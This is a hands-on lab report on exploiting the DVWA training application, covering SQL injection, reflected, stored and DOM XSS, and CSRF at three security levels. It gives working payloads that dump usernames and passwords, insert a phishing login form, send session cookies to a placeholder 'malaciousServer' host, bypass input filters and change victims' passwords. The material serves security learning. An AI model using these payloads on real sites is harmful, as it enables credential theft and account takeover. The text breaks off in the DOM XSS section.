DVWA SECURITY ANALYSIS

Basic Web Exploiting Report

Initial description

Web security report including exploiting of found vulnerabilities in the three difficulty stages available on DVWA v1.10 Machine.

Alberto Gómez Ferrández

Table of Contents

Introduction

This document is the result of my first encounter with web security. We are going to look at some of the different types of vulnerabilities that DVWA presents and learn how to exploit them by hand, without the use of automated tools, except for the brute force attack.

The aim of this document, instead of just performing “alert(1)” checks, is trying to achieve exploits that would make some damage in real scenarios.

Some of these will be:

- Obtaining user passwords and other information from the database (without knowing its table or column names).
- Inserting fake forms and iframes on the frontend.
- Retrieving and stealing browser cookies.
- Changing user passwords with CRSF attacks.
- Obtaining shell connection on the server with file uploads or inclusion.
- Obtaining system information and shell access with command injection.
- Brute forcing the log-in form.
- Bypassing Content Security Policies.

The main objective is to learn how attackers would think when dealing with the security measures the web application presents in the three difficulty levels that DVWA offers. In following documents my goal will be to make real web security analysis and reports following standard guides and format.

SQL Injection


We will test SQL Injection vulnerabilities to get the following information:

- DBMS version
- Active username
- Username/Password List

If single quote is included, and error-based SQL injection is detected. Thanks to it, an error message is prompted indicating the DBMS being used. MariaDB in this case.

Another method is using DBMS-specific commands, like MySQL comments (/* */) or MariaDB's (#).

Once the DBMS is known, I will exploit the vulnerability with a UNION based SQL injection. For this we must know the number of columns received in the answer, so we can use 'ORDER BY X' to find out. It returns a valid answer when using 1 and 2 but fails when using number 3, so we know answer has two columns.




Low Level

In the low security stage, no SQL Injection security is provided, so vulnerabilities can be directly exploited from the web page:


DBMS Version

Payload: 1' union select 1,version() #



Active User


Payload: 1' union select 1,user() #



Username/Password List


1) Get database name

Payload: 1' union SELECT 1,database() #




2) Get table name

Payload: 1' union SELECT 1,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='dvwa' #




3) Get columns names

Payload: 1' union SELECT 1,COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA='dvwa' AND TABLE_NAME='users' #



4) Get Username/Password list


Payload: 1' union all select user,password from users #



Medium Level


In the medium security stage, SQL Injection security is improved by only allowing numerical inputs on the browser, so we will have to use a proxy tool like BurpSuite to inject our code. They also added single quote escaping, so we will have to manage how to bypass that barrier. Luckily, it seems that the ID input expects a number instead of a string, so the initial quote after the 1 is no longer needed.

I will be using the Repeater window from BurpSuite to modify the payload on each request:




DBMS Version

Payload: 1 union select 1,version() #



Active User


Payload: 1 union select 1,user() #



Username/Password List

1) Get database name


Payload: 1 union SELECT 1,database() #



2) Get table name


** *As we can't use single quotes for equalities like table_squema='dvwa', we'll have to use MySQL's CHAR function for concatenating characters and forming a string.*

Payload: 1 union SELECT 1,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA= CHAR(100,118,119,97) #




3) Get columns names

Payload: 1 union SELECT 1,COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS where table_schema=CHAR(100,118,119,97) and table_name=CHAR(117,115,101,114,115) #



4) Get Username/Password list

Payload: 1 union all select user,password from users #



High Level

In the high security stage, *$_SESSION* variable is being used to know which user id has to be checked. Anyway, the application is as insecure as at the other levels, hence we can set the *$_SESSION* variable from the frontend with a form.

Same payloads used in the low level are valid here.

Reflected XSS

We will test reflected XSS vulnerabilities to get the following information:

- Include fake login form
- Include iframe to substitute real website
- Steal session ID

Low Level


In the low security stage, there is no protection at all against these attacks.

Include fake Login form

We could make an HTML/XSS injection showing the user a fake login form that passes the data to a JavaScript function that send it to a backend we own.

Payload:

```
<h5>Please, insert your credentials again to continue reading!</h5>
<form id="login">
    <p>Email:</p>
    <input type="text" name="email"/>
    </br>
    <p>Password:</p>
    <input type="password" name="password"/>
    </br></br>
    <input type="button" onClick="submitForm()" value="Log In"/>
</form>
```



Include iframe

We use *'<iframe>'* HTML tag to display an external webpage inside a frame from another webpage. This can be used to cover the original website and show a fake webpage created by us in order to get the user to insert sensitive information, like credentials.


Payload:

```
<script>
    var frameXSS=document.createElement("iframe");
    frameXSS.setAttribute("src","http://google.com");frameXSS.style.width="100%";
    frameXSS.style.height="100%"; frameXSS.style.position="absolute"
    document.body.innerHtml=frameXSS;
</script>
```

Steal Session ID

If session cookies have not been set up with the HttpOnly header, they can be accessed from the browser with the JavaScript code: *'document.cookie'*. With that vulnerability, each user that accesses the website with our link will be giving us his/her session cookies if we set a JavaScript function to do so.

Payload: <script>alert(document.cookie)</script>



An example of how to send the data could be something like:

```
<script type="text/javascript">
    new Image().src="http://malaciousServer:8080/?cookies="+document.cookie;
</script>
```

Medium Level

In the low medium stage, a small security layer y added. <script> tag can't be used anymore as its being replaced by an empty string, but we use capital letters to bypass the filter:


Payload: <sCript>alert("Still got to make a XSS attack)</script>

Include fake Login form

The only difference with the previous stage is just the use of capital letters on the script tag.

Payload:

```
<h5>Please, insert your credentials again to continue reading!</h5>
<form id="login">
    <p>Email:</p>
    <input type="text" name="email"/>
    </br>
    <p>Password:</p>
    <input type="password" name="password"/>
    </br></br>
    <input type="button" onClick="submitForm()" value="Log In"/>
</form>
```



Include iframe

Again, the only difference with the previous stage is just the use of capital letters on the script tag.


Payload:

```
<ScRipT>
    var frameXSS=document.createElement("iframe");
    frameXSS.setAttribute("src","http://google.com");frameXSS.style.width="100%";
    frameXSS.style.height="100%";frameXSS.style.position="absolute";
    document.body.innerHtml(frameXSS);
</ScRipT>
```

Steal Session ID

And once again, the only difference with the previous stage is just the use of capital letters on the script tag.

Payload: <script>alert(document.cookie)</script>



An example of how to send the data could be something like:

```
<ScRipT>
    new Image().src="http://malaciousServer:8080/?cookies="+document.cookie;
</ScRipT>
```

High Level

In the high security stage, a regular expression is used to avoid de use of script tags:

```
$name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );
```

It also prevents the use of encoded characters like null characters or tabulation between the 'script' characters to fool the browser.

Although script tags are being blocked, we can still make cross site scripting with the *<img>* HTML tags. For all the examples I will be using the *onerror* event to inject the script code:


<img src="" onerror="alert('attack')">

We must consider that the regular expression shown above will filter everything that matches the format, despite it is a script tag or not. For that reason, the payload we used for injecting the iframe is not valid anymore. The regular expression will match any string that has the characters: <, s, c, r, i, p, t, (capitalized or not) with any characters in between.


For the next payload, the regular expression is not matched so we get to see the cookies in screen: <img src=/ onerror="alert(document.cookie)">

However, if we use the payload from the past section to steal the cookies, the regular expression will alter our payload.

We could make use of HTML encoding to hide the opening tags. However, it does not work on this example due to the nature of PHP's *echo* expression used to print the result:



Not even closing the *<pre>* tags it uses:



To conclude, in this higher security level, attackers will have to come up with very specific payloads in order to make an impact.

Stored XSS

For the Stored XSS vulnerabilities we are just going to see how to bypass the mitigations.

In this section, both text inputs are length limited, so we can make use of a proxy like BurpSuite to inject our code without length restrictions.

Low Level

In this stage, *message* input is completely vulnerable. The name input is using the *stripslashes()* function, so we can't use the '/' character, but we can hide it using HTML encoding:

<img src=&#47 onerror="alert(1)" &#47>

Medium Level

In the medium stage, single quotes, double quotes, and tags, are being escaped in the *message* input. Also, HTML codes are not valid as it is using *htmlspecialchars()* function. However, we can still use the same payload on the *name* input, as it only filters the opening <script> tag.

High Level

In this stage, message filters have not changed. However, *name* input filters have improved and now the regular expression shown in *Reflected XSS* section is being used again. Also, characters like quotes are being filtered with *mysqli_real_escape_string()* function, so payloads like the one below are not possible:

<img src=/ onerror="new Image().src='http://maliciousServer:8080/?cookies='+document.cookie">

The simpler version of that would be possible:

<img src=/ onerror=alert(document.cookie)>

Again, using HTML codes to hide the opening tag is not working, as it renders the tag but does not interpret it as HTML encoding, just plain text.

In the next section, we are going to see how we can make use of a CSRF vulnerability from a stored XSS to change the password of any user that enters the page.

Cross Site Request Forgery

To exploit the CSRF and change the passwords of other users we are going to use the stored XSS vulnerability and send a request to the password changing service making use of a hardcoded new password and the user's session ID present on the browser.

Low Level

We know the low security stored XSS is using a PHP function (mysqli_real_escape_string()) to escape some characters (like &), so I had to use the URL encoded equivalent to be able to store the payload in the database. Here I am using the *message* input.

Payload:

<img src=/ onerror="new Image.src='http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=12345**%26**password_conf=12345**%26**Change=Change'">

Medium Level

As mentioned in Stored XSS section, in medium security stage, single quotes, double quotes, and tags, are being escaped in the *message* input, but we can still use the same payload on the *name* input, as it only filters the opening <script> tag. We could even still use script tags using capital letters like <sCriPt>.

Regarding CSRF, it only checks that the request is sent from the same server name, so it is not a problem is the stored XSS is in the same application.

High Level


This stage is significantly harder to exploit as it includes a CSRF token on the CSRF web page so password can only be changed if the token is included in the request. As we are calling the *change-password* service from a different page, we cannot access the token, therefore this attack is not viable.

DOM Based XSS

In this section I am just going to show how to include scripts in these easy DOM Based XSS examples.


Low level

In low security level we can inject the script like this:



